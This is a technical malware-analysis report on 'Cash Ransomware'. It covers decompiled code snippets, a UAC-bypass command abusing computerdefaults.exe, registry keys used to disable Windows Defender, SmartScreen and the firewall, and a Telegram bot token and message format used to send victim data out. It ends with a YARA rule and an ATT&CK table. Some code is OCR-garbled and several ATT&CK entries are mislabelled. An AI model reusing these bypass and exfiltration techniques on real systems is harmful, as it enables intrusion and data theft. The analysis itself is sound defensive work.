



CASH RANSOMWARE

TECHNICAL ANALYSIS REPORT



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Execution Summary

Cash Ransomware has recently become a significant threat to organisations. In these attacks, cybercriminals encrypt victims' data and demand a ransom. In 2024, this threat continues to increase, attackers have become more sophisticated and ransom demands have increased. Although Cash Ransomware targets various sectors, it mostly targets healthcare, education, public and financial institutions. These sectors are areas with a high concentration of sensitive and critical data, which makes them attractive to attackers. The cost of Cash Ransomware attacks to organisations is quite high. These costs include: ransom payments, data recovery costs, business interruption and loss of reputation. These costs include high ransom amounts paid to regain access to data, expenses incurred to recover encrypted data, operational disruptions caused by attacks, and damage to customer confidence.

Attackers often infiltrate systems using phishing emails or vulnerabilities, so it is vital that security patches are applied quickly and awareness training is conducted regularly. Data encryption and data loss prevention (DLP) solutions play a critical role in improving data security. In addition, incident response teams should be ready and procedures should be established to take quick action in case of an attack. Organisations should continuously update their defence strategies against ransomware attacks and closely follow developments in the field of cyber security.



Targeted Countries and Sectors



Target Countries

- United States of America
- Canada
- Australia
- European States

Target Sectors:

- Healthcare: The healthcare industry is particularly vulnerable to Cash Ransomware attacks due to
 its sensitive data and dependence on critical systems. Cash Ransomware attacks can shut down
 hospitals and other healthcare providers and jeopardise patients' lives.
- Education: Educational institutions are also vulnerable to Cash Ransomware attacks. These attacks can shut down schools and universities and disrupt students' education.
- Public: Public institutions are also vulnerable to Cash Ransomware attacks. These attacks can disrupt government services and deprive citizens of important services.
- Financial: Financial institutions are also vulnerable to Cash Ransomware attacks. These attacks can shut down banks and other financial institutions and jeopardise the stability of the financial system.
- Retail: Retail organisations are also vulnerable to Cash Ransomware attacks. These attacks can close stores and disrupt businesses.



Technical Analysis

MD5	71f0e2645d9051c3a8f5cf2dbce9d074
SHA256	132ef1a933f9d26fb0bb46b0a970dbfe05ad8fe0859ece8eb973b5584a580cc3
File Type	PE32 - EXE

```
CultureInfo currentCulture = CultureInfo.CurrentCulture;
IL_0A:
num = 2;
string value = currentCulture.Name.Substring(checked(currentCulture.Name.Length - 2));
IL_26:
num = 3;
```

Figure 1 Gathering Culture Informations

It was observed that the malware extracted language information according to ISO 639-1 standard. The extracted language information is compared with the country whitelist below.

	,	
RU	Rusya (Russia)	
UA	Ukrayna (Ukraine)	
BY	Belarus (Belarus)	
KZ	Kazakistan (Kazakhstan)	
AM	Ermenistan (Armenia)	
AZ	Azerbaycan (Azerbaijan)	
GE	Gürcistan (Georgia)	
MD	Moldova (Moldova)	
TJ	Tacikistan (Tajikistan)	
TM	Türkmenistan (Turkmenistan)	
UZ	Özbekistan (Uzbekistan)	
KG	Kırgızistan (Kyrgyzstan)	

Figure 2 Country Whitelist



```
// Token: 0x06000EC8 RID: 3784 RVA: 0x0004DB1B File Offset: 0x0004BD1B

[__DynamicallyInvokable]

public static WebRequest Create(string requestUriString)

if (requestUriString == null)

if (requestUriString == null)

throw new ArgumentNullException("requestUriString");

}

teturn WebRequest.Create(new Uri(requestUriString), false);

121

122

123

// Token: 0x06000EC8 RID: 3785 RVA: 0x0004DB37 File Offset: 0x0004BD37

Locals

Name

Value

Type

requestUriString

"https://worldtimeapi.org/api/ip"

string
```

Figure 3 Http GET Request

It was detected that an http GET request was sent to the url address **https://worldtimeapi.org/api/ip.** The response returned by the server is as follows:

```
"{\"abbreviation\":\"+03\",\"client_ip\":\"81.215.12.165\",\"datetime\":\"2024-05-30T23:26:52.061587+03:00\",\"day_of_week\":4,\"day_of_year\":151,\"dst\":false,\"dst_from\":null,\"dst_offset\":0,\"dst_until\":null,\"raw_offset\":10800,\"timezone\":\"Europe/Istanbul\",\"unixtime\":1717100812,\"utc_datetime\":\"2024-05-30T20:26:52.061587+00:00\",\"utc_offset\":\"+03:00\",\"week_number\":22}"
```

```
public static bool wkdMrtbqV8()
{
  bool result;
  try
  i
   result = new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
}
  catch (Exception ex)
  {
    Debug.WriteLine(ex.Message);
}
  return result;
}
```

Figure 4 Checking Process Privilage

It is checked whether the programme is run as administrator. If the program is not run as administrator, the computerdefaults.exe file is abused to elevate privileges.



Figure 5 Start computerdefaults.exe

Oluşturulan process yapısının komut satırı aşağıdaki gibidir:

 cmd.exe "/c start computerdefaults.exe && powershell.exe Remove-Item -Path HKCU:\Software\Classes\ms-settings\shell -Recurse"

```
94
    num = 7;
95
    DateTime t = Conversions.ToDate(TArukwGeReCbtW9]bdq.HiZGmlwjvE);
96
    IL_2ZC:
97
    num = 8;
98
    DateTime t2 = sXHrbvcQLNBC2xfXIKs.OuLc7kJpnv(Fxxx71MZ0qmF1bCJK9M.xbIM2rQS3o());
11_23A:
100
    num = 9;
101
    hool flag = objectValue | = null %% objectValue is hool %% /hool\objectValue.

atch 1
ame
    Value
    Walue
    WHKEY_CURRENT_USER\SOFTWARE\Google"
    string
    valueName
    objectValue
    null
    object

TArukwGeReCbtW9Jbdq.HiZGmlwjvE
    "5/4/2025 8:04:42 AM"
    string
```

Figure 6 Deadline Control

It has been observed that the pest has set a working period for its operation. This period is specified as 04.05.2025. Comparison is made by taking instant time information at the time of operation.




Figure 7 Create Mutex

A mutex named 'pGAIP95iDa9WwV5F' was created.



```
public static bool oQwANPbAq8()
{
    try
    {
        long ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
        bool flag = checked(DateTime.Now.Ticks - ticks) < 10L;
        if (flag)
        {
            return true;
        }
    }
    catch (Exception ex)
    {
        return false;
}</pre>
```

Figure 8 Time Based Anti-Debug

Time-based anti debug technique was detected.

```
// Token: 0x06000055 RID: 85
[DllImport("kernel32.dll", EntryPoint = "CheckRemoteDebuggerPresent", ExactSpelling = true, SetLastError = true)]
private static extern bool Us0Ah8VJ99(IntPtr \u0020, ref bool \u0020);
```

Figure 9 CheckRemoteDebuggerPresent

It was detected that an anti debug technique was used with **CheckRemoteDebuggerPresent.**

Figure 10 Registry Operations

As seen in the LockBit 3.0 family, it was observed with some registry operations that the values for the group Policy refresh time were changed, the SmartScreen feature was disabled and Windows Defender was disabled. Related registry keys are below:



- HKLM\SOFTWARE\Policies\Microsoft\Windows\System
 - "GroupPolicyRefresh"
 - o "TimeOffsetDC"
 - "EnableSmartScreen"
 - o "del.ShellSmartScreenLevel"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender
 - "DisableAntiSpyware"
 - "DisableRoutinelyTakingAction"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
 - "DisableRealtimeMonitoring"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
 - "DisableBehaviorMonitoring"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet
 - "SubmitSamplesConsent"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet
 - "SpynetReporting"
- HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile
 - "EnableFirewall"
- HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile
 - "EnableFirewall"

```
for (int i = 1; i <= patgrnfP2k; i++)
{
    IL_C6F:
    num = 76;
    int index = random.Next(0, TArukwGeReCbtW9Jbdq.SnsGOm0YvS.Length);
    IL_C86:
    num = 77;
    char value2 = TArukwGeReCbtW9Jbdq.SnsGOm0YvS[index];
    IL_C97:
    num = 78;
    stringBuilder.Append(value2);
    IL_CA4:
    num = 79;
}
IL_CB6:
num = 80;
string input = stringBuilder.ToString();</pre>
```

Figure 11 Create Victim ID

Along with a 20 character long random string, victim_id was created by pulling the device serial number information.



```
public static DriveInfo[] GetDrives()
{
    string[] logicalDrives = Directory.GetLogicalDrives();
    DriveInfo[] array = new DriveInfo[logicalDrives.Length];
    for (int i = 0; i < logicalDrives.Length; i++)
    {
        array[i] = new DriveInfo(logicalDrives[i]);
    }
    return array;
}</pre>
```

Figure 12 Get Drivers

It was detected that the list of drives on the device was pulled. It was found that some special directories were checked on these drives:

- %AppData%
- %AppData\\Local%
- %User%
- o %MyMusic%
- o %Personal%
- %Desktop%
- o %CommonProgramFiles%
- %AdminTools%
- %NetworkShortcuts%
- %PrinterShortcut%

Figure 13 Collect Specfic Folders

The paths of files under certain sequences are added to the lists. These lists are then used for file encryption.



Figure 14 Cash.img Create

The background image was extracted from the sources and saved in the temp directory as Cahs.img.

Figure 15 Information Gathering

It was detected that the malware, which continues server communication during encryption, collects some information and delivers it to a telegram bot. Here is the Http packet information:

Telegram bot token information: bot5990276952:AAHb30fvIHOh_d1GRVKrpfW4CzDRfvvdMYY **Method:** sendDocument" **Packet Content:**

```
CASH RANSOMWARE - New infected PC\r\nUser:
<code>\r\<victim_id></code>\r\n\r\nUsername: <>\r\nPC Name: <>\r\nLocal
IP Address: <>\r\nExternal IP: \r\nMac Address: \r\n\r\nCountry Name:
\r\nCountry Code: \r\nDateTime: \r\n\r\nAttempts: \r\nDecrypt Key:
<code><decrypt key></code>
```

Immediately after the data submission process, the html file in the file sources is extracted. Then the HTML file is executed and a README message is given to the user.





Figure 16 README.html




Figure 17 Counter



Rules

YARA

```
rule cashRansomware {
    meta:
        author = "Bilal BAKARTEPE"
        date = "27.05.2024"
        Hash = "71f0e2645d9051c3a8f5cf2dbce9d074"
    strings:
        $str1 = "ISbg00LQ2odQc9PIst"
        $str2 = "Hashtable"
        $str3 = "AES Encrypt"
        $str4 = "SymmetricAlgorithm"
        $str5 = "EncryptRJ256"
        $opc1 = {00 06 16 28 55 00 00 0A 3A 57 00 00 00 11 04 20 FE 8C 5B 46 20 82 23
7B 77 61 7E 8A 01 00 04 7B 67 01 00 04 61 28 31 02 00 06 6F 53 00 00 0A 6F 33 00 00 0A
6F 56 00 00 0A 20 82 7C CF 05 20 02 00 00 00 62 20 5F DD 03 17 61 7E 8A 01 00 04 7B A2
01 00 04 61 28 31 02 00 06 6F 57 00 00 0A 3A 83 00 00 00 11 05 20 4E CB 12 81 20 02 00
00 00 63 20 07 95 02 90 61 7E 8A 01 00 04 7B}
    condition:
        uint16(0) == 0x5A4D and
        all of them
}
```



MITRE ATT&CK Table

Tactic	ID	Technic Name
Discovery	T1082	System Information Discovery
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Persistence	T1543	Create or Modify System Process
Persistence	T1047	Create or Modify Systems
Persistence	T1486	Data Encrypted for Impact
Defense Evasion	T1112	Modify Registry
Defense Evasion	T1027	Obfuscated Files or Information
Command and Control	T1102	Web Service





